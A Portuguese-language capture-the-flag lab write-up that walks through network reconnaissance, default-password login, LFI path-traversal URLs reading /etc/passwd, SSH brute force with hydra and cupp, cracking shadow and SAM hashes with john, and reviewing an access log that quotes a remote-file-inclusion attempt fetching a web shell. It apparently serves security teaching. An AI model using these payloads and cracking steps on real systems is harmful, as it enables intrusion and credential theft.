CTF3

Metódos de penetração:

Etapa 1 - Reconhecimento

- utilizar netdiscover, para encontrar o ip de outras máquinas da rede

```
netdiscover
```


- utilizar nmap para scanear todas as portas de forma agressiva , mais uns argumentos

```
nmap -p- -A -sS -sC <ip-alvo>
```

```
Nmap scan report for 192.168.0.17
Host is up (0.00047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 08:2f:f6:15:a3:f9:e5:ff:d9:ed:3c:ad:a6:be:b4:8c (RSA)
|   256 0f:d6:9f:c0:f6:e9:e2:1a:d9:f2:49:da:03:8e:17:6e (ECDSA)
|_  256 71:e0:0b:38:a6:18:cc:7e:8f:07:ee:44:e0:18:2d:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: LibreOffice 5.2.7.2 (Linux)
MAC Address: 08:00:27:5A:70:7A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Com isso, temos que a porta 80 e 22 estão abertas, então provavelmente vamos precisar encontrar as credenciais o user e a senha para poder conectar via ssh
Então vamos explorar o servidor apache que está rodando

Etapa 2 - Explorando port 80



Tecnologias Hackers

T2zDoSBqb3JnZSwgdHVkbyBiZW0/CgpBY2FiZWkgZGUgY29uZmlndXJhciBhIMOhcmVhIHBhcmEgYSBjb25maWd1cmHDp8OjbyBkbyBub3ZvIHNpc3RlbWEgZSBlbGEgZXN0w6EgY29uZmlndXJhZGEgY29tIHVtYSBzZW5oYSBwYWRyw6!

Conectando no ip chegamos nessa página que não tem onde clicar, mesmo inspecionando o código fonte não encontramos nada oculto e tem esse, parece ser um hash, algo assim


- Vamos utilizar o nikto para enumerar a url

```
nikto -h http://<ip>
```


nikto não ajudou muito, não tem nenhum link que pode nos ajudas. Então vamos pegar esse "hash"/code64

```
echo 'string' | base64 -d
```

vamos tentar fazer o decode disso e chegamos em :




Bom, seguindo as instruções, vamos abrir o arquivo /etc/hosts para configurar esse dns




e assim vamos entrar no link e tentar encontrar links testando:

- sitemap.xml , não resultou em nada
- index.html, só voltou pra página inicial sem o code64
- admin, aqui apareceu um popup pedindo login e senha
  Como foi dito na mensagem decodificada, o site é para o jorge e a senha está a padrão, então
  user : jorge
  * senha(vamos testar): password, 123, admin (FUNCIONOU!)
  Com isso, chegamos na seguinte página :



  Então, vamos explorando para conseguir mais informações
  Ao entrarmos na Home recebemos instruções a serem seguidas



  Então no primeiro passo é fazer esser LFI

Etapa 3 - LFI

Explorando um pouco os links, não conseguimos encontrar algum input ou forms, então provavelmente vamos conseguir pela url:

- Qual a quantidade de memória RAM tem o servidor?

- Quantos cores?
- Qual a distribuição e versão do Sistema Operacional?
  então vamos passar o caminho para pegarmos essas informações nas pastas /proc/cpuinfo , /proc/meminfo e /proc/version
  lembrando que temos que dar vários ../ para voltar a raiz , de modo que fique assim:

1. Para as informações com relação a memória RAM
   `http://aula.tecnologiashackers.net./admin/index.php?page=../../../../../proc/meminfo
2. Para as informações da cpu
   `http://aula.tecnologiashackers.net./admin/index.php?page=../../../../../proc/cpuinfo`
3. Para as informações sobre o Sistema Operacional
   `http://aula.tecnologiashackers.net./admin/index.php?page=../../../../../proc/version`
4. Para informações sobre usuários olhamos o /etc/passwd geralmente os número 1000 >=
   `http://aula.tecnologiashackers.net./admin/index.php?page=../../../../../etc/passwd`

Etapa 4 - Brute force

Agora, vamos precisar utilizar as informações dadas no texto para conseguir fazer um brute force. Então vamos gerar a word list, para isso vamos utilizar o cupp, e fazer o brute force, para este vamos utilizar o hydra:

1. Instalação

```
git clone https://github.com/Mebus/cupp
cd cupp
```


2. Rodando para preencher com as perguntas

```
python cupp.py -i
```


3. Com a wordlist gerada, agora podemos utilizar o hydra para o brute force por ssh

```
hydra -l <user> -P <wordlist.txt> <ip-alvo> ssh
```

Quando o hydra encontra a credencial ele mostra no terminal



Vimos que ele encontrou então, nosso próximo passo é tentar conectar por ssh e... BINGO:



Etapa 5 - Quebrar o shadow

Aqui vamos no link shadow para conseguirmos a credencial do admin

`admin:$6$0/85J1R2$tMsbN82Cl/lJs11Y3XNOPTvqZvs9SA3wED0iLfE7ZV/fdquEEHoyQ/erFHIFWaXYdKKV//50aFkk0M1DoYiCu0:17301:0:99999:7:::`

assim, podemos usar o john the ripper:

```
john --format=sha512crypt --wordlist=carlos.txt hashes.txt
```

Com esse comando ele adiciona em carlos.txt a senha ele quebrou. Podemos também ver a senha com esse comando:

```
john --show hashes.txt
```

```
└─# john --show hashes.txt
admin:anything:17301:0:99999:7:::

1 password hash cracked, 0 left
```

Pelo visto a senha é a string "anything"

Etapa 6 - Quebrar SAM e SYSTEM

Tendo acesso aos arquivos SAM e SYSTEM conseguimos recuperar os hashes utilizando esse comando:

```
samdump2 -o hashes SYSTEM SAM
```

que escreve no arquivo hashes

```
└─# cat hashes
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3a18edb721dac8761e2cc2e6bbf3b0c9:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
aluno:1001:aad3b435b51404eeaad3b435b51404ee:3a18edb721dac8761e2cc2e6bbf3b0c9:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2e5bbc00a093c81e77bdf01333213287:::
redes:1003:aad3b435b51404eeaad3b435b51404ee:3a18edb721dac8761e2cc2e6bbf3b0c9:::
```

agora, teoricamente o john deveria conseguir quebrar utilizano o comando

```
john --format=NT hashes
```

porém esta demorando muito, sem uma wordlist não tem como melhorar muito

Etapa 7 - Análise dos Backlogs

No log que nos foi entregue tem três principais pontos que podem ser conexões maliciosas:

1. Erros 401, que significam `não autorizado`
   Esses erros vieram do ip 192.168.0.13 e pode ter sido uma tentativa de invasão sem saber as credenciais, mas também pode ter ou carlos ou jorge que errou a senha por algum motivo.
2. Passando um arquivo no index.php?page=arquivo isso pode apresentar uma tentativa de LFI que podemos ver na penultima linha:

```
187.7.125.228 - [17/Jun/2020:16:51:05 -0300] "GET /admin/index.php?
page=http://192.168.0.30/r57.txt HTTP/1.1" 401 745
```

No qual alguem está tentando passar o arquivo r57.txt, possivelmente malicioso
3. Outro ponto que podemos olhar e na última linha:

```
106.14.199.159 - - [17/Jun/2020:16:51:24 -0300] "GET /admin/index.php?page=
HTTP/1.1" 401 745
```

Na qual o page="", fica vazio. O que provavelmente ou é alguem tentando explorar urls ou um software que está tentando mapear as urls.